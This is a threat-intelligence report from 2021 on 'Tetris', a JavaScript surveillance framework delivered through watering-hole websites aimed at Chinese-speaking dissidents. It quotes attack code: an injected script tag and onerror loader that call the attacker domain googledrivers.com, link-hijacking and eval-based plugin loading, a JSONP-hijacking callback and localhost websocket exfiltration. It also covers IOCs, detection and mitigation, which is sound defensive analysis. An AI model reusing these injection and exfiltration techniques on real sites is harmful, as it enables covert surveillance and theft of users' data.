Uncovering Tetris – a Full Surveillance Kit Running in your Browser

Published: 2021-08-12 · Archived: 2026-04-10 02:20:07 UTC

Executive Summary

- A Chinese state sponsored threat actor is targeting Chinese-speaking opposition through waterholed websites.
- The Campaign uses a modular and custom JS surveillance framework, dubbed "Tetris", implementing a wide range of browser feature.
- Almost all of Tetris' components have zero AV detections.
- Tetris exploits vulnerabilities is 58 widely used websites, including Aliexpress, Baidu, QQ and Tmall.
- Three different waterholed websites have been found, there are indications to at least 5 more.


Introduction

This report is based on exemplary work by @felixaime, who found 2 waterholed websites which triggered all this research.

As of the time of this writing, all the components of the framework are undetected by AV, except a 2nd stage detected by "Ikarus". This report includes several detection and prevention ideas and indicators, for the web users and for developers.

Update 22/08/21 – Added 3rd wateholed site, additional web users mitigations.

Tetris Attack Chain



Waterholed sites

Felix has found two sites containing links to the malicious domain googledrivers[.]com. The sites both appear to be independent newsblogs. Both are focused on China, one site on its actions against Taiwan and Hong-Kong written in Chinese and still updated and the other about general atrocities done by the Chinese government, written in Swedish and last updated 2016.

Update 22/08/21 – @k3yp0d Found a third waterholed site, the site is the Chinese language subdomain of an organization doing artificial intelligence research and consultation but also reports on Chinese aggressive actions, e.g. indirect support to the Taliban. Interestingly, the English-language site was not infected, although it appears to be hosted on the same WordPress instance.

```
<meta name="generator" content="WordPress 5.6.4" />
    <script src='https://googledrivers.com/s/02Bn'></script>
</head>
```

1st site waterhole link

```
<div class="col-md-12">
    <p><iframe frameborder="0" height="0" scrolling="no" src="http://
    www.<REDACTED>.org/view/68" width="0"></iframe>&lt;<iframe
    allowfullscreen="" frameborder="0" height="360" src="https://
    www.youtube.com/embed/<REDACTED>" width="640"></iframe><img src="x"
    onerror="var s=document.createElement('script');document.body.
        appendChild(s).src='https://googledrivers.com/s/02Bl';"></p>

</div>
```

2nd site waterhole script

As seen in the code snippets, the waterhole is embedded differently in each site. Moreover, while the first site has every page infected with the script, The second has the waterhole only on its homepage. I believe this difference

stems from the first site being managed by WordPress and thus enabling the attackers to inject their script tag in the default heading.

```
HTTP/1.1 301 Moved Permanently
Server: openresty
Date: Sun, 01 Aug 2021 13:24:16 GMT
Content-Type: text/html
Content-Length: 166
Connection: keep-alive
Location: https://googledrivers.com/public/jquery.min.js?ver=60878220c25fbf0035f9876c

<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>openresty</center>
</body>
</html>
```

301 redirection response to /s/02Bl

Both links redirect to a second path in the same domain (Status 301 redirection). The path is the same except the value of 'ver' GET argument, which I later discovered is called Project ID by the Tetris developers.

```
var _0xf20ddf = a0_0x1f5e[_0x1b9627];
if (a0_0xf20d['JtriZT'] === undefined) {
    (function() {
```

Jetriz

Jetriz is a Javascript script which has undergone massive obfuscation. After deobfuscation(see Appendix D), it turns out most of the script is an obfuscated version of the known JS frameworks "fetch.js" and "core.js". Each time the script is requested from the server a different uid variable is set for it, so there is no common hash.

Update 13/08/21 – Arkbird introduced me to a public obfuscation framework named plainly "Javascript obfuscator" available here. The framework has different options which allow the attacker to choose the sophistication of the obfuscated script. It is highly likely this framework was used to obfuscate the Tetris scripts .

The custom functions of the script are simple:

1. Anti-debugging (the script detects if the developer tools sidebar is opened).
2. Basic browser information extraction.
3. Sending of the browser information, the current time and the sid back to the server.

```
1  {
2      device: "PC" ,
3      language: "zh_CN" ,
4      engine: "Blink" ,
```

```
5      browser: "Chrome" ,
6      os: "Windows" ,
7      osVersion: "10.0" ,
8      version: "91.0.4472.124"
9  }
```

```
?function(_0x26d35a){return _0x384aeb[a0_0xf20d('0x284')](this,0x0===_0x26d35a?0x
),this;}:function(_0x5b5fd2,_0xb5682a){return _0x384aeb[a0_0xf20d('0x284')](this,
?0x0:_0x5b5fd2,_0xb5682a),this;});};if(a0_0xf20d('0x15d')==typeof _0x14d787&&(_0x
68[a0_0xf20d('0x299')]&&!_0x3e8236(function(){new _0x14d787()[a0_0xf20d('0x23c')]
('0xc')]();}))){var _0x21753b=new _0x14d787(),_0xdc5174=_0x21753b[_0x42ff80](_0x1
x1)!=_0x21753b,_0x3ffd99=_0x3e8236(function(){_0x21753b[a0_0xf20d('0x1f8')](0x1);
=_0x252555(function(_0x30ec35){new _0x14d787(_0x30ec35);}),_0x258b47=!_0x1972f0&&
(function(){for(var _0x27fc92=new _0x14d787(),_0x3f097a=0x5;_0x3f097a--;)_0x27fc9
](_0x3f097a,_0x3f097a);return!_0x27fc92[a0_0xf20d('0x1f8')](-0x0);});_0x3d54eb||(
=_0x3db0ad(function(_0x3009b9,_0x2436cc){_0x939f89(_0x3009b9,_0x14d787,_0x469e37)
=_0x4d383b(new _0x2dcd5f(),_0x3009b9,_0x14d787);return null!=_0x2436cc&&_0xa91d90
,_0x5ad525,_0x22e200[_0x42ff80],_0x22e200),_0x22e200;}))[a0_0xf20d('0x300')]=_0x2
[a0_0xf20d('0x225')]=_0x14d787),(_0x3ffd99||_0x258b47)&&(_0x44d0c5(a0_0xf20d('0x1
(a0_0xf20d('0x1f8')),_0x5ad525&&_0x44d0c5(a0_0xf20d('0x132'))),(_0x258b47||_0xdc5
```

Jetriz before deobfuscation, not much fun to read:(

The response to the request depends on whether the browsers' language is Chinese. If it's not then "*<h1>Not Found</h1>*" is returned. If it is Chinese then the server responses with **Swid**.

```
var _0x113f95 = a0_0x64e8[_0x3c9d42];
if (a0_0x113f['SwdXqz'] === undefined) {
    (function() {
```

Swid

On First sight, Swid looks exactly like Jetriz – same obfuscation, similar size and it even shared functionality. A closer look reveals that although it shares the anti-debug and redirection functions of Jetriz, its main logic is different. Moreover, it depends on environment variables set in Jetriz – the browser information object and the projId. Interestingly, the sid is no longer regarded.
The Script has two main functions:

1. Injecting itself to any new page opened
2. Loading, managing and running plugins

Link Hijacker

The mechanism used by the script is pretty simple: it registers a callback for every link of the same domain clicked. Once a user clicks a link the callback neutralizes the original browser event that should have occurred (redirecting the user to a new path) and instead performs the same mechanism itself. Before loading the next page,

it appends to it a <script> tag with Jetriz's url as source. That way, **as long as the user stays in the same website, the attacker can run its code.**

```
var a_href_tag = key_val_pair['value'];
a_href_tag['href']['search'](document['domain']) > -0x1 &&
window['__pdr__']['$'](a_href_tag)['on']('click', function() {
    event['preventDefault']();
    var new_window_opened = window['open'](a_href_tag['href']),
        new_script_in_new_windows = new_window_opened['document'][
    new_script_in_new_windows['src'] = prev_script_url['includes']
    ['concat'](prev_script_url, '&ver=')['concat'](__p__) :
    '' ['concat'](prev_script_url, '?ver=')['concat'](__p__),
        function append_script_in_new_window() {
            var body_in_new_window = new_window_opened['document']
            body_in_new_window && body_in_new_window[0x0] &&
            body_in_new_window[0x0]['innerHTML'] ?
            new_window_opened['document']['body']['appendChild']
            (new_script_in_new_windows) :
             setTimeout(append_script_in_new_window, 0x1f4);
```

Link hijacking mechanism

Of course, if it were up to the attackers, they would have hijacked all links, and not just links to the same website. Unfortunately for them, CORS prevents that. **C**ross-**O**rigin **R**esource **S**haring is a mechanism implemented in every browser and enables servers to decide which (if any) other domains can access their content. This way, the attacker cannot implant a script in a web page in which he wasn't given access to.

Plugin Manager

Swid contains a quite impressive plugin manager, built in a modular way and even giving an API for the plugins to use. Although very easy to implement, the manager can't run the plugins periodically, and they only run once.

communications

The plugin manager initiates a websocket connection to the server using the public socket.io framework ver. 2.2.0. The client also uses a specific namespace in the socket named "/zSocket". The websocket connection is based on the current http(s) connection – so a long as the http connection to the server is encrypted so is the websocket. Once connected, the client sends every 5 seconds a "heartbeat" message, which contains the projId and the browser information collected by Jetriz. Because websockets are asynchronous the client doesn't have to wait for any response and can send a message while still handling the other.

Plugin Loading

The main client message callback is "task". A "task" message contains a plugin that the plugin manager should run. Each task contains:

- pluginId – 24 characters long hex string
- data – javascript code of the plugin
- pluginType – always 0

- run – always empty

Interestingly, “data” is run immediately when getting a new task. it does not run the plugin itself but rather returns a function which is called to run the plugin. The function is called with 3 parameters – The plugin managers’ context, the “run” argument and a dictionary containing the pluginId and pluginType.

```
plugin_load_func = function _plugin_load_func() {
try {
    window['__pdr__']['$'] = window['$'];
    var plugin_func = eval(task_data_dict['data']),
    plugin_run_arg = task_data_dict['run'] ? JSON['parse'](task_data_dict['run'])
    var plugin_id_and_type = {};
    plugin_id_and_type['id'] = task_data_dict['pluginId'];
    plugin_id_and_type['type'] = task_data_dict['pluginType'];
    new plugin_func(this_2, plugin_run_arg, plugin_id_and_type);
```

“task” message parsing and running

Plugin API

The plugin managers create a dictionary of 29 functions to be used by the plugins easily by referencing the plugin managers’ context. Many of the functions are not used by any of the plugins I found. Please See Appendix C for the complete function list.
Moreover, the manager enables the different plugins to use a unified way to send information back to the server. By calling the “callback” function the plugins can send back the data they collected to the server. The callback message contains 6 fields:

1. *userSocketId* (internal ID of socket.io, doesn’t work in version 2.2.0)
2. *data* – response data
3. *msg* – always empty
4. *status* – always true
5. *type* – type of data, “string” (for json) or “object”
6. *save* – always true

Plugins

Once the server gets the first heartbeat, it sends between 11 to 15 different plugins at once.
The plugins are generally much lighter obfuscated but the degree of obfuscation varies. All plugin have the same class creation mechanism. This plugin class has always at least 2 functions: “run” which runs the main logic of the plugin and “callback” or “report” which, well, report back to the server. The numbering of the plugins was done by me randomly, and doesn’t have to do with the order of arrival (which wasn’t consistent since the protocol is asynchronous).

Plugins 0-7

These plugins use a known but not a widely used technique called JSONP-hijacking. The technique enables exfiltrating the logged-in user account information from vulnerable sites. While it doesn’t give the attacker a password or any authentication token, it enables him to identify the victims and to assess his interest in them.

The Implementation is quite easy – the attacker needs to load the relevant JSONP address as a script (*$.getScript()*) and to set the name of the callback function inside the url of the JSONP. The callback function will be called once the JSONP is loaded and will get as argument the user data.

Plugin 0 gathers information from 58 different sites. 57 of those sites are very popular Chinese sites, like qq and baidu. There are approximately 30 different attributes the attacker tries to exfiltrate, which differ from site to site. The common attributes are userid, real name and phone number. A complete list of the sites and attributes is available in APPENDIX C.

```
window._nytimes_ = function(object) {
    var info, website;
    delete window._nytimes_;
    website = 'www.nytimes.com';

    if (!object.data || !object.data.name) {
        upload(false, website, 'not login');
        return;
    }

    info = {};
    info['uid'] = object.data.id;
    info['name'] = object.data.name;
    upload(true, website, info);
```

NYT JSONP callback function

A site that stands out is the **New York Times.** The JSONP vulnerability look like it enables the attacker to get the user id and the name of the logged-in reader.

Update 16/08/21 – After though examination by the NYT security team it turns out **the name of the user cannot be accessed** via this request, but solely its uid and subscriptions.

Plugins 1-7 are used to exfiltrate user data specifically from one specific website each, using the same technique. While all the domains in those plugins appear and are already queried in plugin 0, the plugins use more complicated techniques and site-specific vulnerabilities to access more comprehensive user data.
The sites queried by the plugins are:

- P1 – ***163.com*** basic user info query
- P2 – ***employer.58.com*** – get "*enterpriseinfo*"
- P3 – ***jd.com*** JSONP request embedded in *iframe*
- P4 – ***sohu.com*** JSONP request embedded in *iframe*
- P5 – ***hupu.com*** JSONP request embedded in *iframe*
- P6 – ***qq.com*** – JSONP exploiting music access API of qq that leaks comprehensive user data.
- P7 – ***baidu.com*** – complicated JSONP request utilizing a vulnerability enabling the attacker to run code in the context of the *iframe*. The plugin had also additional obfuscation (possibly because it used a newer version of the obfuscator).

Plugin 8

The plugin collects geolocation data. The collection happens through regular browser query, so the accuracy can vary depending on the type of network access and whether the device has GPS. The browser gives some value representing accuracy.
It is worth noting that this plugin would **cause the browser to request permission** from the victim unless the victim has granted the waterholed website that permission before.

Plugin 9

The plugin gets the internal IP(s) of the victim through the use of WebRTC api.

Plugin 10

The plugin attempts to take one photo of the victim using the webcam of the device, if present. Similarly to plugin 8, this could make the browser request permission from the victim.

Plugin 11

The plugin uses the public javascript library fingerprint2. The result, excluding pixel ration, memory information and devices information is hashed and sent back to the server. Additionally, it loads icons of 11 Chinese security research sites, the purpose of that is unclear.

Plugin 12

The plugin is used to capture anything the user types in the waterholed domain.
The plugin does that by registering a callback on any *<input>* and *<textarea>* tags in the document and reports their textual data back to the server.

Plugin 13

The plugin checks if the victim is using TOR by trying to access a favicon with an onion address. It is worth mentioning that on a victim not running TOR this could trigger a DNS request to an onion address (see detection).

Plugin 14

```
websocket_object[`onmessage`] = function(msg) {
    var parsed_msg;
    try {
        parsed_msg = JSON[`parse`](msg[`data`]);
    } catch (_0x51374b) {}
    if (parsed_msg && parsed_msg['type'] == 'errors')
        parsed_msg[`data`]['forEach'](function(err) {
            report_error(err);
        });
    } else if (parsed_msg && parsed_msg[`type`]) {
        report_data(msg[`data`], parsed_msg[`type`]);
```

The plugin tries to connect to websockets at localhost. If the connection succeeds all data transferred through the socket is forwarded to the attackers' server. This known but relatively new technique allows Tetris to exfiltrate developer information and even API secrets. This article is an excellent explanation of the technique.
The Following table shows the ports tried by the plugin and their default use:

Port	Service
3000	webpack-dev server, core component in React.js development
3001	socket.io secure websocket common port
7000	Used in eventlet examples, Default in RSocket – binary protocol able to run on WS
8000	Used in many examples, likely to be used by several frameworks
9856	reload (node module)

Plugin 15

The plugin collects very comprehensive OS information, including battery status, ad blocker status, hardware concurrency support and browser plugins. Additionally, it requests the localstorage for the current site.

Additional Attack chains

Discovery

The two links used in the waterholed sites originally found were very similar: /s/02Bl & /s/02Bn. This prompted me to try similar combinations. Through this basic approach I was able to find 7 additional redirection URIs (/s/*02Bj* was also found later in the 3rd waterholed site).

original URI	**Redirected path**
/s/02Bi	/public/jquery.min.js?ver=607fd694d0dfb600379f3bb9
/s/02Bj	/public/jquery.min.js?ver=60851118753495003185O4f6
/s/02Bk	/public/x/jquery.min.js?ver=60851118753495003185O4f6
/s/02Bl	/public/jquery.min.js?ver=60851543c3baea002ff24ff4
/s/02Bm	/public/x/jquery.min.js?ver=60851543c3baea002ff24ff4
/s/02Bn	/public/jquery.min.js?ver=60878220c25fbf0035f9876c
/s/02Bo	/public/x/jquery.min.js?ver=60878220c25fbf0035f9876c
/s/02Bp	public/jquery.min.js?ver=609351de045c15003a22361c

/s/02Bq	/public/x/jquery.min.js?ver=609351de045c15003a22361c

In bold – URIs used in the waterholed sites.

As you can see, the redirection links alternate between *public/x/jquery* and *public/jquery*, and keep the same projId between them. while all the *public/jquery* links lead to exactly the same Jetriz script, the *public/x/jquery* lead to a different script, which I named **Jineva**.

```
a0_0x21ab['JNEVZF'] = function(_0x28caa9) {
    var _0x4ec53b = atob(_0x28caa9);
```

Jineva

Jineva is a weird combination of Jetriz and Swid. Judging by its design, shared code and obfuscation it was developed by the same team. It has 2 main differences:

1. No link hijacking logic
2. No dynamic Plugin manager, but rather a websocket client with 3 functions.

Websocket Client

Communications

The Client uses the same socket.io version as Swid. Unlike Swid, its namespace is "*/sSocket*".
The connection request contains 4 parametrs: *projId*, *baseurl* (current URL base64 encoded), *cookie* (*document.cookie*), *isRender* (boolean argument, purpose unclear).
Once connected, the client sends a heartbeat containing the *projId* every 5 seconds (unlike Swid which also includes device information and language).

Functionality

There are 3 functions the server can execute on the client :
– processGET: performs a GET request to a url given by the server using the native JS Fetch call (or the fetchjs polyfill if the native is not available). The response is sent back to the server. The request to the url includes credentials. in this way, the attacker can steal NTLM credentials, cookies and authorization headers of the victim.
– ***processPOST***: Same as *processGET* but sends a POST fetch request, with parameters set by the server.
– ***setLS*** *:* Gets a dictionary from the server and sets Items in the locastorage according to it.

Additionally, without regards to server request, the client sends a copy of the localstorage of the current website (*window.localStorage*) every 5 seconds (independently of the *heartbeat*)

Why A Parallel attack chain?

There are several possible explanations for the use of different chains:

1. **Different Targets –** Jineva is ideal for exfiltration of data from on-premise web servers and credential stealing, While Jetriz and Swid serve more for surveillance of individuals
2. **Different stages of attack –** It is possible the TA uses Jineva as a second stage designed to be used in case it deems Swid's victim interesting. It is possible that the Jineva link is injected into subpages of the watehole so to infect only more "interested users". Unfortunately I have not found any indication of that in the 2 waterholed sites I know. I think this is less likely that Swid redirects to Jineva using the plugins, because Jineva is accessible via a short link, which was used by the TA only for the waterholed sites.

The use of the same projID for different attack chains is also interesting, as the projID looked at first like a unique ID per waterholed site. I see two possible explanations:

1. The TA has a number conversion system like "1" -> "60851…". "2" ->"60935…" etc. This hypothesis is strengthened by the fact that the projIDs all start with "60" and move up from "607" to "609". It could explain why the attacker would have the same IDs, as the same ID can mean "2nd Jetriz site" and "2nd Jineva site" depending on the path.
2. Each time the attacker creates a new wateholed website instance the server automatically creates two links, for Jetriz and Jineva, regardless what the attacker chooses.

Based on these hypotheses, I assess with medium confidence that there are at least 3 more infected domains we don't know about.

Infrastructure

I am only aware of one domain used by the group. The domain and the HTTPS certificate were bought in April. The certificate (by "Let's Encrypt") was valid only for 3 months from April 20th until July 19th, was not updated and is still the server's certificate. The attackers used the common "openresty" web server.

While it makes sense For a TA to change domains frequently, not taking it down and leaving all scripts there is quite surprising. Moreover, the waterholed websites are not highly visited and thus the short term benefit from the waterhole doesn't seem substantial.

Detection & prevention

Detection

SOC & Security Researchers

1. In some browsers, plugin 13 would cause a DNS request for an onion address. This can be easily detected if DNS is monitored.
2. Please See Appendix B for YARA rules.

Prevention&mitigation

Web Users

1. **Noscript** is an excellent add-on which would have prevented a user visiting such waterholed site prevent infection. This method comes with its problems, as it can prevent legitimate sites from loading correctly.
2. **Update 22/08/21 –** Using Firefox with **strict** tracking protection or the latest Chromium (see referrer policy default) based browsers (Chrome, Edge, Opera, Brave etc.) can prevent some of plugins (mainly those using JSONP) from runnning correctly. This would mitigate the effect of Tetris, but would not prevent it.
3. Visiting less-known or less-trusted sites in **incognito mode** can mitigate the effect an infection has and the amount of data it can harvest, but would not prevent it.
4. Using **proxy, VPN or TOR** can also make it harder for the threat actor to target or identify you, but would not prevent an infection.

Web Developers

1. The TA was able to use the waterholed sites only because their Access-control list was set to "*". Changing that setting and verifying it periodically would prevent that. This is a great resource containing explanations about it.

Attribution

I asses with high confidence that the TA is working on behalf of the Chinese government. This assessment is based on several reasons:

1. **Victimology** – Based on the type of waterholed websites and the fact that the attackers search for Chinese keyboard it is reasonable that the TA is interested in Chinese opposition movements, activists and supporters. Naturally, this interest is almost exclusive to China.
2. **Language –** There are several occurrences of short sentences written in Chinese in the plugins. While this could be a false flag, its presence specifically in the plugins, where there is also no complicated obfuscation, raises doubts about that, as it looks like the TA did not foresee any researcher accessing these scripts. Moreover, there are several places with bad English – sometimes in a way that is unlikely to be intentional – instead of accessing the "dependencies" folder, the server has a "dependence" folder. More similar errors are seen in the plugins.
3. **Similarity –** plugin 0 used by the TA has a strong resemblance to a report published by AlienVault in 2015 . While the report doesn't include samples, the use of wide JSONP-hijacking against a subset of the Chinese sites used in plugin 0 hints at some connection between both operations. The report attributes this attack to china.

Conclusion

An Analysis and comparison of the different techniques used by the actor lead to 3 interesting conclusions:

1. **Separation between teams –** Some parts of the attack chain are done quite professionally – several stages, obfuscation anti-debugging, generic URL path with a unique GET argument and a modular plugin manager. Other parts seem to be done unprofessionally – "dependece" path, huge dead code, invalid certificate, the sending of 15 plugins at once, plugins that cause permission requests from the user and

redirection links that enable brute forcing. I believe these inconsistencies show us that there is a strong separation between the team developing the code infrastructure (Jetriz and Swid) and the team operating the specific server and writing some of the plugins.

2. **Experience with public discoveries –** The obfuscation used by the TA, randomization of some paths and multi-stage design hint that the TA had several encounters with AV detections or publications in the past. It is possible that the TA learnt from mistakes of colleagues or reports by the cybersecurity industry alone.
3. **Type of use –** It is unclear why the TA chose to keep the server running with an invalid certificate. I see 2 possible explanations:
   a) The TA had been denied access by the cloud provider but the provider didn't care to take down its server.
   b) This specific campaign wasn't effective and thus the team didn't actively continue it. They did not take down the server because they either did not care for the code to be found (because it was written by another team, or didn't see this as a risk), or that they thought that it still could have some value in the future.

Summary

Tetris accomplishes to take the most out of the browser sandbox, and illustrates its almost inherent vulnerability. As browser implement more and more capabilities, which were reserved for executables, It's likely we will see more similar frameworks.

A state spying on its citizens and dissidents is not new – for some states that is even their top priority. Still, the amount of such cyber-espionage campaigns published is relatively low. From lack of telemetry, to the nonexistent incentive of most of the private and public sector to prevent it, many campaigns remain hidden and serve as a powerful tool for authoritarian governments.


This research is based alone on the finding of the two waterholed sites by Felix. There are still several open questions: How widespread are infections? Are there more sophisticated plugins? Does the actor utilize a sanbdox-escape exploit at some point? What are the other waterholed sites?

I believe that by collaboration we can answer some of these questions. As cybersecurity experts, we have the ability to contribute to those who do not have the privilege to live in a democratic and liberal state, and providing them with a little more freedom.

You are welcome contact me if you have any new finding or questions regarding Tetris.

Appendix A – Mitre ATT&CK® Techniques

Matrix



The Techniques are also available as JSON and Excel in my git repository.

Notable Techniques

- **Hide Atrifacts (T1564)**
- **Network Service Scanning (T1046)** – plugin 14 Tries to connect to 5 different ports of the host to discover services and exfiltrate their traffiic.
- **Software Discovery (T1518)** – Plugin 15 discovers browser plugins and adblockers installed by the user.
- **System Network Configuration Discovery (T1016)** – Plugin 13 checks whether the system is configured to connect through TOR, Plugin 9 discovers the internal IP.
- **Data From local System (T1005)** – Plugin 15 exfiltrates localstorage and cookies of the waterholed website from the browser.

Appendix B – Detection

Yara Rules

Rules detecting Tetris components.

Rule detecting the fingerprint2 library – *can be used for legitimate purposes..*

IOCs

googledrivers[.]com
45.77.103[.]201

Samples & Hashes

The hashes of the various components of the framework all depend on projId and some on sid, except the plugins.
I have uploaded the raw scripts to virustotal and to my repository both the raw and deobfuscated versions of them (with some of my comments and more readable variables).
I have not uploaded plugins 0-7 to any platform, as I believe their value for more threat actors is bigger than their value for security researchers.
Any company that was targeted by the plugins can contact me directly and once verified I would send the relevant code used to exploit their site.

VirusTotal Links

- Jetriz
- Swid
- Jeniva

Plugins Hashes

- 0e10230dacf24c762c5b931fbb9d7f810b3761cacc06823b0422338f818235b4 – plugin 0
- 22a36d03806d4db34654aba285585e1a76459cd41e3c109a9f24738533710634 – plugin 1
- ced981f8f9b321949d880df65142d7a6931ed862b02b72ffe36b1ebed4c848a2 – plugin 2
- 1491de46915a6781a3fe82b371d3236a616d89da213f77e2d07c780ca7e65da5 – plugin 3
- d1b87b6de14091a70291e04541ecb07a0b6ca4cb848cb8906fcf6059a0ae15e4 – plugin 4
- 6ea2189452b9fcb072bd2d09c9a03ba3c43118382b5687c010783defc27f4b62 – plugin 5
- cd2795f34c37ff5b7dac60e8f618631bdf14f88d017f0073eb8133068e21d150 – plugin 6
- 78a0b96ca39944a04a7981a13cff76a9f9a3bc285f347ebeae1274c128358ea7 – plugin 7
- b1b50a18e8a166f47416a73a5e19351ea042bf2c7fb4e3088a5e457d7b8ff05b – plugin 8
- f3ab3203289c30e4e137f73696ab46d7434769c6965583d69b8b297845f9aefc – plugin 9
- 8b623691edc5ba724405acac4e2f446c977670dca4488b6526852101dca76e52 – plugin 10
- 4dfa39a06ea81d0a80df2002c643ae07f1bb8a4c608133741d972589a9f874f0 – plugin 11
- cae143b302ce23c361bc6cb0ff612ad44cb47e1d15fadc64991d3cec89e42892 – plugin 12
- 46e47db6175296c2768d13779173684d742a702caa7e71d7bb998f5ef1f29467 – plugin 13
- c7653aa63e5c1723c4bd63b7a78f2219e84495502c97313b287f95877064df96 – plugin 14
- 88f45be2b5117e8d554261e31e02c0e5812c87cfa664472fd43558c3f5603258 – plugin 15

URIs

- /public/jquery.min.js?ver=607fd694d0dfb600379f3bb9
- /public/jquery.min.js?ver=608511187534950031 8504f6
- /public/jquery.min.js?ver=60878220c25fbf0035f9876c
- /public/jquery.min.js?ver=609351de045c15003a22361c
- /public/jquery.min.js?ver=60851543c3baea002ff24ff4
- /public/x/jquery.min.js?ver=608511187534950031 8504f6
- /public/x/jquery.min.js?ver=60851543c3baea002ff24ff4

- /public/x/jquery.min.js?ver=60878220c25fbf0035f9876c
- /public/x/jquery.min.js?ver=609351de045c15003a22361c
- /s/02Bi
- /s/02Bj
- /s/02Bk
- /s/02Bl
- /s/02Bm
- /s/02Bn
- /s/02Bo
- /s/02Bp
- /s/02Bq
- /zSocket
- /sSocket
- /public/dependence/jquery/3.1.1/jquery.min.js
- /public/dependence/fingerprint2.min.js
- /public/dependence/jquery/1.12.4/jquery.min.js

Appendix C – Plugins

Plugins API calls

- *addIEMeta* – Add an Internet Explorer Compatible *Meta tag*.
- ***addNoRefererMeta*** – Set any page request or redirection to be without *Referer*.
- *ajaxPromise* – Perform basic Ajax request.
- *base64Decode* – Decode buffer from base64 to string.
- ***base64Encode*** – Encode buffer to base64.
- ***createElement*** – Create a DOM element in the *<body>* of a document of the attackers choosing.
- ***createHiddenElement*** – Create element with no visibility and 0 dimensions.
- *crossOriginJsonp* – See *noRefererJsonp.*
- ***debounce*** – Common function used in JS to prevent fast numerous repetitious running of same function.
- *SwidIframe* – Create an Iframe with the dimensions of the windows, overshadowing any other element
- *getHighestZindex* – Get highest Z-Index in the document, used to calculate how to create an element in the foreground.
- *getLang* – Get browser language the function distinguishes between two "types" of Chinese – mainland Chinese and Hong Kong, Taiwan or Mongol Chinese
- *hasJquery* – Check whether window has jquery with Minor version above 8. (Maybe used when older jquery ver. 1 were used by the TA).
- ***hiddenIframe*** – Create invisible *iframe* with zero dimensions.
- ***hiddenImg*** – Create invisible *img* with zero dimensions.
- ***iframe*** – Create an *iframe* element with attacker controlled parameters.
- ***img*** – Create an *img* element with attacker controlled parameters. if projId is not present in the img URL the function appends it as *?ver=<projId>*.
- *ipec* – See *xsrf*.

- *isIE* – Check for *ActiveXObject* in the windows.
- *loadCSS* – Load a css file.
- ***loadJS*** – Load a JS file.
